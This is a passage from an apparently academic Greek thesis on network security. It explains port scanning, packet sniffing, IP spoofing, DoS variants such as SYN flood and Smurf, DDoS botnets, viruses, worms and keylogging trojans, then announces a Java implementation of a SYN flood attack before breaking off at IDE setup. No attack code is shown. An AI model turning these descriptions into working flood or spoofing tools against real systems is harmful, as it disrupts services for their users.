[5]Απειλή (threat) είναι η ένδειξη του ότι επίκειται κάποιος κίνδυνος ή κάποιο κακό για την εφαρμογή ή το σύστημα γενικότερα. Είναι ο πιθανός κίνδυνος μιας επικείμενης επίθεσης που μπορεί να βλάψει την εφαρμογή. Οποιαδήποτε περίπτωση ή γεγονός με δυνατότητα πρόκλησης ζημιάς σε ένα σύστημα υπό μορφή καταστροφής, κοινοποίησης, τροποποίησης των στοιχείων του, ή/και άρνησης της υπηρεσίας.

[6]Επιθέσεις (attacks) ονομάζονται οι τεχνικές, που χρησιμοποιούν οι επίδοξοι εισβολείς (intruders) για να εκμεταλλευθούν τις ευπάθειες των διαφόρων εφαρμογών. Οι επιθέσεις αυτές συχνά συγχέονται με τις ευπάθειες των εφαρμογών. Για το λόγο αυτό οφείλουμε να διευκρινίσουμε ότι επίθεση είναι μια πράξη που ο εισβολέας κάνει σε μια εφαρμογή και δεν είναι μια αδυναμία αυτής.

3.1.1 Γενικά στοιχεία

Ένα δίκτυο συνίσταται από τη διασύνδεση δυο ή περισσοτέρων υπολογιστικών συστημάτων κατά τρόπο ώστε να παρέχεται η δυνατότητα στους χρήστες να επωφελούνται από ολόκληρο το υπολογιστικό δυναμικό. Αυτό πραγματοποιείται μέσω της ανταλλαγής πληροφοριών μεταξύ των χρηστών και της κοινής χρήσης των διαθέσιμων υπολογιστικών πόρων. Ακολουθούν οι διάφορες τεχνικές που χρησιμοποιούν συνήθως οι «εισβολείς» με στόχο την απόκτηση πρόσβασης σε υπολογιστικά συστήματα, την παροχή δυνατότητας του πλήρους ελέγχου απομακρυσμένων συστημάτων και τέλος την πρόκληση ζημιών ή «τρώση» ενός συστήματος ανεξάρτητα των επιδόσεών αυτού.

3.1.2 Ανίχνευση δικτυακών υπηρεσιών συστημάτων

Η ανίχνευση ενός συστήματος χαρακτηρίζεται από ασυνήθιστες προσπάθειες για να αποκτήσει κάποιος πρόσβαση ή να ανακαλύψει πληροφορίες για το σύστημα αυτό. Το συνηθέστερο είναι το δεύτερο διότι αν κάποιος καταφέρει να ανακαλύψει πληροφορίες για ένα σύστημα είναι αρκετά πιθανό να καταφέρει να παραβιάσει την ασφάλειά του εκμεταλλευόμενος τις αδυναμίες που είναι ήδη γνωστές για το συγκεκριμένο σύστημα. Σαν παραδείγματα ανίχνευσης θα μπορούσαν να αναφερθούν η προσπάθεια για είσοδο στο σύστημα σε λογαριασμό χρήστη που δεν χρησιμοποιείται (όπως κάποιοι λογαριασμοί που υπάρχουν απλά για τις λειτουργίες των υπηρεσιών του συστήματος) και η σάρωση θυρών (port scanning). Πρόκειται για μια διαδικασία αποστολής ερωτημάτων σε διακομιστές, με σκοπό να ληφθούν πληροφορίες για τις υπηρεσίες που προσφέρουν, καθώς και για το χρησιμοποιούμενο επίπεδο ασφαλείας Από τη στιγμή που ο επίδοξος εισβολέας μάθει ποιες υπηρεσίες προσφέρει το μηχάνημα-στόχος, μπορεί στη συνέχεια να σχεδιάσει την επίθεσή του βασιζόμενος σε γνωστές αδυναμίες των υπηρεσιών.

Επειδή μια διαδικασία port scanning αφήνει τα ίχνη της στα αρχεία καταγραφής (logfiles) του λειτουργικού συστήματος, ορισμένοι εισβολείς χρησιμοποιούν ορισμένες «ύπουλες» παραλλαγές. Μία από αυτές είναι η λεγόμενη «ημιανοιχτή σάρωση SYN» (half-open SYN scan). Κατά τη διάρκεια μίας τέτοιας σάρωσης, το πρόγραμμα συνδέεται στα port, αλλά τερματίζει καθεμία ακολουθία σύνδεσης, πριν αυτή ολοκληρωθεί. Από τη στιγμή, λοιπόν, που οι ακολουθίες σύνδεσης δεν ολοκληρώνονται, το λειτουργικό σύστημα στο μηχάνημα - στόχος συνήθως δεν τις καταγράφει, θεωρώντας ότι δεν συνέβησαν ποτέ. Ωστόσο, το πρόγραμμα που κάνει τη σάρωση μπορεί να καταλάβει εάν κάποιο port είναι «ανοιχτό», κρίνοντας από την απάντηση του λειτουργικού συστήματος. Η διαδικασία της ανίχνευσης θα μπορούσε να παρομοιαστεί με τον έλεγχο των πορτών ενός δωματίου για να βρεθεί αν κάποια είναι ξεκλείδωτη και επιτρέπει την εύκολη πρόσβαση στους εσωτερικούς χώρους. Οι ανιχνεύσεις δικτυακών

υπηρεσιών μερικές φορές ακολουθούνται από πιο σοβαρά περιστατικά έκθεσης της ασφάλειας αλλά μπορεί απλά να είναι το αποτέλεσμα απλής περιέργειας ή σύγχυσης.

Αξίζει να σημειωθεί ότι χρησιμοποιούνται και αυτοματοποιημένα εργαλεία για ανίχνευση συστημάτων που μπορούν να πραγματοποιήσουν ένα πολύ μεγαλύτερο αριθμό ανιχνεύσεων. Τέτοια εργαλεία εκτός από εισβολείς χρησιμοποιούνται και από διαχειριστές δικτύων για να μπορέσουν να διαπιστώσουν τυχόν αδυναμίες που παρουσιάζουν τα συστήματά τους.

3.1.3 Ανιχνευτές δικτυακών πακέτων

Πολλές δικτυακές εφαρμογές εκπέμπουν πακέτα που περιέχουν απλό κείμενο, δηλαδή η πληροφορία που στέλνεται στο δίκτυο δεν είναι κρυπτογραφημένη. Αφού τα πακέτα δεν είναι κρυπτογραφημένα μπορούν να επεξεργαστούν από οποιαδήποτε εφαρμογή που τα πιάνει από το δίκτυο. Ένα πρωτόκολλο δικτύου περιγράφει πώς τα πακέτα ταυτοποιούνται και ποια πεδία περιέχουν, πράγμα που δίνει τη δυνατότητα στους υπολογιστές να καταλαβαίνουν ποια πακέτα προορίζονται για αυτούς. Με την ανοικτή διάδοση των προδιαγραφών των ευρέως χρησιμοποιούμενων πρωτοκόλλων όπως το TCP/IP, ο οποιοσδήποτε μπορεί να ερμηνεύσει πακέτα που πιάνει στο δίκτυο και να υλοποιήσει μια εφαρμογή ανιχνευτή δικτυακών πακέτων. Ένας ανιχνευτής πακέτων (packet sniffer) επομένως είναι μια εφαρμογή λογισμικού που μπορεί να συλλάβει όλα τα πακέτα που κυκλοφορούν στο δίκτυο. Αν τα πακέτα δεν είναι κρυπτογραφημένα μια τέτοια εφαρμογή μπορεί να δώσει χρήσιμες πληροφορίες σε εισβολείς, όπως στοιχεία και συνθηματικά λογαριασμών χρηστών, αριθμούς πιστωτικών καρτών, και διάφορα άλλα προσωπικά στοιχεία χρηστών.

Οι ανιχνευτές πακέτων μπορούν να δώσουν πληροφορίες σχετικά και με τις τοπολογίες δικτύων πράγμα που οι εισβολείς βρίσκουν ιδιαίτερα χρήσιμο. Τέτοιες πληροφορίες μπορεί να είναι ποιοι υπολογιστές παρέχουν συγκεκριμένες δικτυακές υπηρεσίες, πόσοι υπολογιστές βρίσκονται στο τοπικό δίκτυο, ποιοι υπολογιστές έχουν πρόσβαση σε άλλους κλπ.. Όλα αυτά μπορούν να εξαχθούν από τα πακέτα που κυκλοφορούν στο δίκτυο λόγω των καθημερινών λειτουργιών. Επιπλέον ένας ανιχνευτής δικτυακών πακέτων μπορεί να τροποποιηθεί για να εισάγει επιπλέον πληροφορία ή να τροποποιήσει ήδη υπάρχουσα στα πακέτα του δικτύου. Κάνοντας κάτι τέτοιο ένας εισβολέας μπορεί να κλείσει πρόωρα δικτυακές συνδέσεις ή και να αλλάξει κρίσιμες πληροφορίες που περιέχονται σε κάποιο πακέτο. Τα αποτελέσματα τέτοιων επιθέσεων είναι πολύ δύσκολα ανιχνεύσιμα και πολύ ακριβά στην επιδιόρθωσή τους.

3.1.4 Προσποίηση διεύθυνσης IP

Μια επίθεση τέτοιου είδους συμβαίνει όταν κάποιος εισβολέας έξω από το δίκτυο που θέλουμε να προστατέψουμε προσποιείται ότι είναι μηχάνημα με διεύθυνση μέσα στο εύρος των διευθύνσεων που εμπιστευόμαστε (εσωτερικές του δικτύου ή κάποιες εξωτερικές). Χρησιμοποιώντας διευθύνσεις που βρίσκονται σε εύρος που εμπιστευόμαστε ο δράστης μπορεί να κερδίσει πρόσβαση σε δικτυακές υπηρεσίες που προορίζονται για έμπιστους χρήστες του δικτύου. Ο εισβολέας αποστέλλει μηνύματα με διευθύνσεις IP που υποδεικνύουν ότι αυτά προέρχονται από ένα «έμπιστο» port. Ο επίδοξος εισβολέας αρχικά καταφεύγει σε ένα πλήθος τεχνικών για να βρει μια διεύθυνση IP που αντιστοιχεί σε ένα τέτοιο port. Στη συνέχεια, τροποποιεί τα περιεχόμενα της κεφαλής των πακέτων που θα αποστείλει, ώστε να φαίνεται ότι προέρχονται από ένα έμπιστο port.

Ο μηχανισμός αυτός μπορεί να δώσει πρόσβαση σε κωδικούς και συνθηματικά λογαριασμών χρηστών, αλλά μπορεί να χρησιμοποιηθεί και με άλλους τρόπους. Για παράδειγμα ο εισβολέας μπορεί να μιμηθεί κάποιον από τους εσωτερικούς χρήστες ενός φορέα με τρόπο που εκθέτει τον οργανισμό στον οποίο αυτός βρίσκεται (π.χ. αποστολή ενοχλητικού ηλεκτρονικού ταχυδρομείου). Τέτοιες επιθέσεις είναι πιο εύκολες όταν ο εισβολέας γνωρίζει κωδικό και συνθηματικό ενός έγκυρου χρήστη, αλλά είναι δυνατές απλά και μόνο με τη γνώση των πρωτοκόλλων επικοινωνίας.

3.1.5 Άρνηση υπηρεσίας (Denial of Service – DoS)

Μια από τις πλέον διάσημες αποτελεσματικές μεθόδους που χρησιμοποιούν οι εισβολείς για να θέτουν εκτός λειτουργίας δικτυωμένους υπολογιστές είναι οι επιθέσεις DoS (Denial of Service attacks). Το όνομα της τεχνικής (άρνηση εξυπηρέτησης) οφείλεται στο γεγονός ότι ο υπολογιστής-θύμα για ένα χρονικό διάστημα δεν είναι σε θέση να εξυπηρετεί αιτήσεις μηχανημάτων-πελατών (clients), εξαιτίας του τεράστιου πλήθους πλαστών αιτήσεων (bogus requests) που δέχεται από τον επίδοξη εισβολέα. Οι επιθέσεις αυτού του τύπου είναι τελείως διαφορετικές από όλες τις άλλες τεχνικές λόγω του ότι δεν έχουν στόχο να αποκτήσουν πρόσβαση σε δικτυακούς πόρους ή πληροφορία που υπάρχει στο δίκτυο. Τέτοιου είδους επιθέσεις στοχεύουν στο να καταστήσουν μια υπηρεσία άχρηστη κάτι που επιτυγχάνεται με την εξάντληση κάποιων περιορισμένων πόρων του δικτύου, του λειτουργικού συστήματος ή μίας εφαρμογής.

Υπάρχουν διάφορα και κατά καιρούς εφευρίσκονται νέα είδη ή παραλλαγές επιθέσεων DoS πολλά από τα οποία εκμεταλλεύονται εγγενείς αδυναμίες του ζεύγους πρωτοκόλλων TCP/IP. Οι τέσσερις από τις διασημότερες παραλλαγές είναι οι ακόλουθες:

1. *Ping of Death:* Αίτηση PING ή, αλλιώς, αίτηση ICMP (Επέκταση του πρωτοκόλλου IP για την αποστολή μηνυμάτων λαθών και ελέγχου), προς τον υπολογιστή-στόχο, με άκυρο μέγεθος πακέτου στην κεφαλή (header) του τελευταίου (πάνω από 64Kb).Τέτοια «παράτυπα» πακέτα μπορούν να «κρεμάσουν» υπολογιστές που τρέχουν λειτουργικά συστήματα ανίκανα να τα μεταχειριστούν.
2. *Smurf Attack:* Επιτυγχάνεται αποστέλλοντας αιτήσεις ICMP σε μια διεύθυνση εκπομπής (broadcast address) στο υπό επίθεση δίκτυο ή σε κάποιο άλλο, ενδιάμεσο. Η διεύθυνση επιστροφής (return address) των πακέτων ICMP «πλαστογραφείται», ώστε να είναι ίδια με αυτήν του υπολογιστή-στόχου. Από τη στιγμή που μια διεύθυνση εκπομπής αντιστοιχεί σε όλα τα μηχανήματα ενός υποδικτύου (subnet), λειτουργεί ενισχυτικά, δημιουργώντας από μία μόνο αίτηση ICMP δεκάδες ή και εκατοντάδες απαντήσεις, προκαλώντας με τον τρόπο αυτό καταιγίδα απαντήσεων. Ας σημειωθεί ότι μια διεύθυνση εκπομπής αντιστοιχεί το πολύ σε 255 μηχανήματα (ανήκουν όλα στο ίδιο υποδίκτυο), επομένως κατά τη διάρκεια μίας επίθεσης Smurf, από κάθε αίτηση PING μπορούν να παραχθούν μέχρι και 255 απαντήσεις. Αντιλαμβάνεται κανείς, τον υπέρογκο αριθμό των άχρηστων πακέτων που δημιουργούνται, όταν ο επιτεθείς στέλνει εκατοντάδες ή ακόμη και χιλιάδες πακέτα ICMP.
3. *SYN Flood Attack:* Πριν εγκαθιδρυθεί μια συνεδρία (session) μεταξύ ενός πελάτη και ενός διακομιστή, λαμβάνει χώρα μια ακολουθία τριών βημάτων, γνωστή και ως «ακολουθία χειραψίας» (handshaking sequence). Εάν ο πελάτης αγνοήσει την τελευταία απάντηση SYN-ACK (SYNchronize - ACKnowledge) του διακομιστή, ο τελευταίος θα επιμένει για ένα προκαθορισμένο χρονικό διάστημα. Ένας εισβολέας μπορεί να εκμεταλλευτεί τη συγκεκριμένη συμπεριφορά για να υπερφορτώσει το διακομιστή-θύμα ή ακόμα και για να τον «κρεμάσει». Κατά τη διάρκεια μίας τέτοιας επίθεσης, ο θύτης παραποιεί τη δικτυακή του διεύθυνση (IP address), κρύβοντας με τον τρόπο αυτό τα ίχνη του.
4. *Teardrop Attack:* Ο δράστης εκμεταλλεύεται αδυναμίες στην ανασυγκρότηση των πακέτων IP. Όταν ένα τέτοιο πακέτο αποστέλλεται στο Internet,

ενδέχεται να ταξιδεύει σε επιμέρους, μικρότερα τμήματα (fragments). Κάθε τμήμα περιλαμβάνει στην κεφαλή του ένα πεδίο (field), όπου εκεί περιγράφεται η θέση του στο αρχικό, «μεγάλο» πακέτο IP. Ο θύτης χρησιμοποιεί ένα πρόγραμμα, ονόματι «Teardrop», το οποίο τεμαχίζει πακέτα IP σε τμήματα με λανθασμένες πληροφορίες στο υπό συζήτηση πεδίο. Όταν ο υπολογιστής – στόχος προσπαθήσει να συναρμολογήσει τα «παραπλανητικά» αυτά τμήματα, θα κολλήσει ή θα επανεκκινήσει, εκτός και αν ο διαχειριστής συστήματος έχει φροντίσει να αναβαθμίσει το λειτουργικό με το κατάλληλο patch που διορθώνει το πρόβλημα.

Όταν σε μια επίθεση DoS συμμετέχουν περισσότερα του ενός μηχανήματα, που συνήθως ονομάζονται «zombies», έχουμε τις λεγόμενες κατανεμημένες επιθέσειςDoS (Distributed Denial of Service ή DDoS attacks). Στις επιθέσεις αυτού του είδους είναι δυνατόν να συμμετέχουν και προσωπικοί υπολογιστές – ακόμα και το PC στο σπίτι μας – χωρίς να το γνωρίζουν οι χρήστες τους. Ο επίδοξος εισβολέας κατορθώνει με κάποιον τρόπο να τοποθετήσει ένα μικρό πρόγραμμα σε καθένα από τα μηχανήματα - zombies που θα συμμετάσχουν – εν αγνοία τους – στην επίθεση. Τη στιγμή που θα την εξαπολύσει, στέλνει μια ειδοποίηση σε ένα από αυτά (διακομιστής DoS). Τότε, εκείνο ειδοποιεί μια συγκεκριμένη χρονική στιγμή καθέναν από τους υπόλοιπους υπολογιστές (πελάτες DDoS - zombies) και όλοι μαζί αρχίζουν να βάλλουν κατά του στόχου με πλαστές αιτήσεις. Το αποτέλεσμα είναι εκείνος να «πλημμυρίσει» και να μην μπορεί να ανταποκριθεί σε αιτήσεις νομότυπων πελατών.

3.2 Κακόβουλα προγράμματα λογισμικών

Το «κακόβουλο λογισμικό» (malicious software / malware software) αποτελεί μείζον πρόβλημα για την ασφάλεια των Πληροφοριακών Συστημάτων. Το λογισμικό χαρακτηρίζεται ως κακόβουλο όταν βάσει των προθέσεων του προγραμματιστή το λογισμικό που προκύπτει διαθέτει τις απαιτούμενες εντολές προκειμένου να βλάψει ένα υπολογιστικό σύστημα. Το κακόβουλο λογισμικό μπορεί να χωριστεί σε δύο κατηγορίες. Σε αυτό που χρειάζεται ένα πρόγραμμα «ξενιστή» και σε αυτό που δεν χρειάζεται «ξενιστή» και μπορεί να εκτελεστεί από μόνο του όπως κάθε άλλο πρόγραμμα. Επιπλέον το κακόβουλο λογισμικό μπορεί να διαχωριστεί και με διαφορετικό τρόπο σε δύο άλλες κατηγορίες. Το ιομορφικό λογισμικό και το μη ιομορφικό λογισμικό. Στο ιομορφικό λογισμικό ανήκουν τα προγράμματα που μπορούν και αναπαράγονται από μόνα τους και στο μη ιομορφικό λογισμικό τα

προγράμματα που δεν αναπαράγονται χωρίς την ανάμειξη του ανθρώπινου παράγοντα.

3.2.1 Ιοί (virus)

Οι ιοί υπολογιστών είναι ίσως η πιο γνωστή, η πιο επίφοβη αλλά και η πιο παρεξηγημένη απειλή για την ασφάλειά τους. Όλοι οι ιοί αντιπροσωπεύουν κίνδυνο, αλλά οι επιπτώσεις τους, με ορισμένες πολύ διακριτές εξαιρέσεις, έχουν περισσότερο
κοινωνικό αντίκτυπο. Όλοι οι ιοί προκαλούν συνήθως στάση του συστήματος (άρνηση λειτουργίας) γιατί κλέβουν χώρο από τον δίσκο και τη μνήμη. Μερικοί προκαλούν τυχαία ζημιά στα συστήματα. Άλλοι προκαλούν σκόπιμη ζημιά σε αρχεία και συστήματα αρχείων και κάποιοι είναι πράγματι σε θέση να αχρηστεύσουν το hardware διαλύοντας το firmware. Αρκετοί από τους πιο πετυχημένους ιούς κατορθώνουν να επιβιώσουν στο γεγονός ότι δεν κάνουν τίποτε άλλο από το να αναπαράγονται και επομένως δεν μπορούν να γίνουν εύκολα αντιληπτοί. Γενικά υποστηρίζεται σήμερα ότι ένα πρόγραμμα μπορεί να ονομαστεί ιός αν έχει τα ακόλουθα χαρακτηριστικά:

- Προκαλεί τη μεταβολή άλλου λογισμικού, εισάγοντας το δικό του κώδικα μέσα σε αυτό.
- Έχει την ιδιότητα να προκαλεί τέτοιου είδους μεταβολές σε περισσότερα του ενός προγράμματος.
- Έχει την ιδιότητα να αναγνωρίζει τις μεταβολές που το ίδιο προξένησε σε άλλα προγράμματα.
- Έχει την ιδιότητα να παρεμποδίζει την περαιτέρω μόλυνση αυτών των προγραμμάτων.
- Τα προγράμματα που έχουν προσβληθεί αποκτούν με την σειρά τους όλα τα προαναφερθέντα χαρακτηριστικά.

Το πρώτο και ουσιαστικότερο βήμα για την αποτελεσματική αντιμετώπισή τους είναι η γνωριμία με αυτούς. Οποιαδήποτε αποτελεσματική πολιτική ασφάλειας βασίζεται στην γνώση και την συνεργασία των χρηστών. Εκτός από μερικά πρωτόγονα και καταστρεπτικά παραδείγματα που πραγματικά καθιστούν άχρηστο το πρόγραμμα που τους φιλοξενεί, όλοι οι ιοί λειτουργούν με αυτές τις αρχές:

- Ο υπολογιστής καλεί ένα νόμιμο πρόγραμμα
- Ο κώδικας του ιού, που έχει διεισδύσει στην αλυσίδα των εντολών καλείται αντί του νόμιμου προγράμματος.

- Ο κώδικας του ιού αποκτά των έλεγχο του προγράμματος.

Οι συνοδευτικοί ή εκκολαπτόμενοι ιοί ακολουθούν τα ίδια χνάρια, αλλά ο κώδικάς τους περιέχεται σε ξεχωριστό αρχείο, που μετονομάζεται για να εκτελεστεί αυτό αντί του προγράμματος που ο χρήστης νόμιζε ότι κάλεσε. Στην προσπάθεια καθορισμού μιας πολιτικής ασφαλείας, πρέπει πρώτα από όλα να γνωρίζουμε ότι ένας ιός δεν εμφανίζεται ξαφνικά αλλά διεισδύει και μεταδίδεται από ορισμένες πηγές. Μερικές από αυτές είναι:

- Λογισμικό, το οποίο εγκαθίστανται ή χρησιμοποιείται στο σύστημα από πρόσωπα εκτός περιβάλλοντος
- Λογισμικό, το οποίο μεταφέρεται από τους υπαλλήλους μίας εταιρίας από το σύστημα της εταιρίας στον οικιακό τους υπολογιστή ή και αντίστροφα
- Λογισμικό, του οποίου η προμήθεια έχει γίνει από κάποιο software house, με εγκαταστάσεις παραγωγής πιθανώς μολυσμένες
- Λογισμικό, στο οποίο έχει γίνει download από BBS' s για ιδιωτική χρήση
- Λογισμικό, το οποίο έχει μολυνθεί σκοπίμως από κάποιον ο οποίος επιθυμεί να προξενήσει ζημιά στην εταιρία
- Πειρατικό λογισμικό οποιασδήποτε μορφής
- Shareware προγράμματα ή παιχνίδια
- Μέσω του internet.

3.2.2 Λοιποί Τύποι Απειλών

Είναι προγράμματα τα οποία διαδίδουν αυτόματα τον εαυτό τους στα άλλα συστήματα ενός δικτύου. Προχωρούν μέσα στο δίκτυο, εγκαθίστανται σε συνδεδεμένες μηχανές και στην συνέχεια, προσπαθούν από εκεί να βρουν επόμενους στόχους και τρόπο να τους προσβάλλουν. Το χαρακτηριστικό τους είναι ότι μπορούν να δρουν αυτόνομα και να έχουν ακόμα και την δυνατότητα να ξεχωρίζουν τους στόχους τους. Πιο συγκεκριμένα, τα σκουλήκια (worms) κάνουν χρήση των υπηρεσιών του δικτύου, με ιδιαίτερη προτίμηση στο ηλεκτρονικό ταχυδρομείο, για να πολλαπλασιάζονται και να εξαπλώνονται. Συνήθως δεν μολύνουν αρχεία από τον υπολογιστή που περνούν. Η μέθοδος επίθεσης είναι εξαιρετικά ύπουλη, αφού μόλις καταφέρουν να διεισδύσουν σε έναν υπολογιστή, στέλνουν μολύσμενα και καλυμμένα /παραλλαγμένα μηνύματα ηλεκτρονικού ταχυδρομείου σε όλη τη λίστα επαφών του χρήστη. Έτσι, ο ανυποψίαστος χρήστης λαμβάνει μήνυμα ηλεκτρονικού ταχυδρομείου από κάποιο γνωστό του και δείχνοντας εμπιστοσύνη ανοίγει το επισυναπτόμενο αρχείο με «οδυνηρές» συνέπειες για τον υπολογιστή του. Η μαζική αποστολή μηνυμάτων ηλεκτρονικού

ταχυδρομείου, εκτός από την κατασπατάληση του εύρους ζώνης, επιβαρύνει δραματικά τους κεντρικούς εξυπηρέτες αλληλογραφίας του Διαδικτύου, με αποτέλεσμα να τίθενται συχνά εκτός λειτουργίας.

Προγράμματα που προσποιούνται ότι έχουν άλλες λειτουργίες από αυτές που πραγματικά υλοποιούν. Ο μεγαλύτερος κίνδυνος μετά τους ιούς, για την πλειονότητα των χρηστών του Διαδικτύου, προέρχεται από τους «Δούρειους Ίππους» (TrojanHorses). Σε αντίθεση με τους ιούς, οι Δούρειοι ίπποι είναι αυτόνομα προγράμματα που απαιτούν την εκτέλεση τους από τον χρήστη για να ενεργοποιηθούν. Παριστάνουν ένα χρήσιμο πρόγραμμα που ο χρήστης επιθυμεί να εκτελέσει π.χ. μια ηλεκτρονική χριστουγεννιάτικη κάρτα, ένα παιχνίδι κλπ. Ενώ το πρόγραμμα φαίνεται να κάνει αυτό που θέλει ο χρήστης στην πραγματικότητα κάνει και κάτι άλλο άσχετο με τον διαφημιζόμενο σκοπό του όπως η διαγραφή του σκληρού δίσκου, η ενεργοποίηση ενός ιού που κουβαλάει μέσα του, η επιλεκτική διαγραφή αρχείων, η ανεύρεση της λίστας ονομάτων του προγράμματος αποστολής ηλεκτρονικού ταχυδρομείου του χρήστη, η ανεύρεση αριθμών πιστωτικών καρτών και η αποστολή τους στον δημιουργό του Δούρειου ίππου κ.α. Οι σύγχρονοι Δούρειοι Ίπποι μεταμφιέζονται τόσο καλά που μπορεί να παραπλανήσουν ακόμη και έναν έμπειρο χρήστη.

Η αυξανόμενη δημοσιότητα και χρήση του παγκόσμιου ιστού (World Wide Web) και η αυξανόμενη απαίτηση για συμβατότητα μεταξύ διαφορετικών πλατφόρμων των διάσημων εργαλείων διαχείρισης γραφείου (π.χ. Microsoft Office) έχουν δημιουργήσει ένα περιβάλλον όπου οι μακροιοί και οι Δούρειοι ίπποι μπορούν να ανθίσουν και να εξαπλωθούν πολύ εύκολα. Συνήθως κρύβονται σε άλλα προγράμματα, αλλά μπορούν να βρίσκονται και μεμονωμένα. Πρόκειται για προγράμματα που στην σύγχρονη μορφή τους αποτελούνται από δύο μέρη, τον πελάτη και το διακομιστή. Ο διακομιστής «φωλιάζει» με κάποιον τρόπο στον υπολογιστή του θύματος και ο πελάτης τρέχει στο μηχάνημα του θύτη. Από τη στιγμή που ο χρήστης του υπό επίθεση υπολογιστή συνδεθεί με το Internet, το Trojan-διακομιστής, που τρέχει σιωπηρά στο περιθώριο – υπόβαθρο (background), στέλνει ένα σήμα το οποίο λαμβάνει το Trojan-πελάτης (στο μηχάνημα του θύτη). Μια άλλη, ύπουλη λειτουργία των δούρειων ίππων είναι η παρακολούθηση και η καταγραφή των πλήκτρων που πιέζει το θύμα. Το Trojan-διακομιστής παρακολουθεί συνεχώς τις κινήσεις του χρήστη. Έτσι, όταν εκείνος πληκτρολογεί κωδικούς πρόσβασης ή αριθμούς πιστωτικών καρτών, το πρόγραμμα τα καταγράφει για να τα στείλει αργότερα στο θύτη. Πώς όμως μπορεί να «εισαχθεί» ένας «Δούρειος Ίππος» στον υπολογιστή; Ο συνηθέστερος τρόπος είναι να έρχεται ως επισυναπτόμενο σε κάποιο μήνυμα ηλεκτρονικού ταχυδρομείου ή να βρίσκεται κρυμμένο μέσα σε κάποιο άλλο πρόγραμμα, π.χ., σε ένα παιχνίδι με ευρεία διάδοση, σε κάποιο χρήσιμο, διάσημο εργαλείο κ.λπ. Υπάρχουν δύο τρόποι για την αποφυγή τους. Ο πρώτος είναι η χρησιμοποίηση προγραμμάτων γνωστά ως «Antivirus» και «AntiTrojan». Πολλά προγράμματα της κατηγορίας αυτής μπορούν να ανιχνεύουν

ιούς και να διαγράφουν μολυσμένα αρχεία. Ο άλλος τρόπος είναι η χρησιμοποίηση ενός «φράγματος ασφάλειας» (firewall). Κάθε φορά που ένας «Εξυπηρέτης Δούρειος Ίππος» θα προσπαθεί να «βγει» στο Διαδίκτυο, το φράγμα ασφάλειας ειδοποιεί αναλόγως. Είναι προφανές ότι ο συνδυασμός των δύο προηγούμενων μεθόδων παρέχει τη μέγιστη προστασία.

ΚΕΦΑΛΑΙΟ 4:

ΑΝΑΛΥΣΗ ΤΩΝ ΑΠΑΙΤΗΣΕΩΝ ΤΗΣ ΕΦΑΡΜΟΓΗΣ

Στο κεφάλαιο αυτό που ακολουθεί μελετάται και αναλύεται η υλοποίηση της επίθεσης άρνησης υπηρέσιας και ποιο συγκεριμένα υλοποιήσαμε *SYN Flood Attack* (Για περισσότερες πληροφορίες δείτε το κεφάλαιο 3.1.1).Αρχικά θα δοθούν τα βήματα της περιγραφής του ολοκληρωμένου περιβάλλοντος ανάπτυξης της υλοποίησης της επίθεσης (integrated development environment IDE) και οι βασικές λειτουργίες του. Στην συνέχεια θα αναφερθούν και θα αναλυθούν τα απαραίτητα εργαλεία , συναρτήσεις και απαιτήσεις που χρησιμοποιήθηκαν για την υλοποίηση της επίθεσεις. Συγκεκριμένα, θα περιγραφούν οι διάφορες κατηγορίες χρηστών, οι λειτουργίες που θα παρέχονται σε αυτούς χρησιμοποιώντας την εφαρμογή καθώς και το πλαίσιο χρήσης μέσα στο οποίο θα πραγματοποιείται η εν λόγω εφαρμογή.Τέλος παρουσιάζεται η υλοποίηση της επίθεσης και μελετάται η ανταπόκριση τριών πληροφοριακών συστημάτων σε αυτή και οι δυνατές λύσεις τους.

4.1 Εγκατάσταση και Περιγραφή των Κυρίων Εργαλείων του IDEEclipse

Όπως προαναφέρθηκε υπάρχουν πολλά εργαλεία μέσα από τα οποία μπορεί κάποιος να δημιουργήσει μια εφαρμογή σε γλώσσα προγραμματισμού Java.Το Eclipse είναι ένα περιβάλλον ανάπτυξης λογισμικού το οποίο είναι γραμμένο σε γλώσσα Java. Είναι ένα από τα πιο δημοφιλή IDE για την ανάπτυξη εφαρμογών σε Java αλλά και για άλλες γλώσσες προγραμματισμού με την χρήση των plugins που μπορούν να εγκατασταθούν.

4.1.1 Εγκατάσταση Eclipse IDE

Τα διαδοχικά βήματα που ακολουθούνται για να εγκατασταθεί το περιβάλλον του EclipseIDE είναι τα εξής:

1. Αρχικά πρέπει να γίνει εγκατάσταση του JAVA JDK από τον διατιθέμενο σύνδεσμο

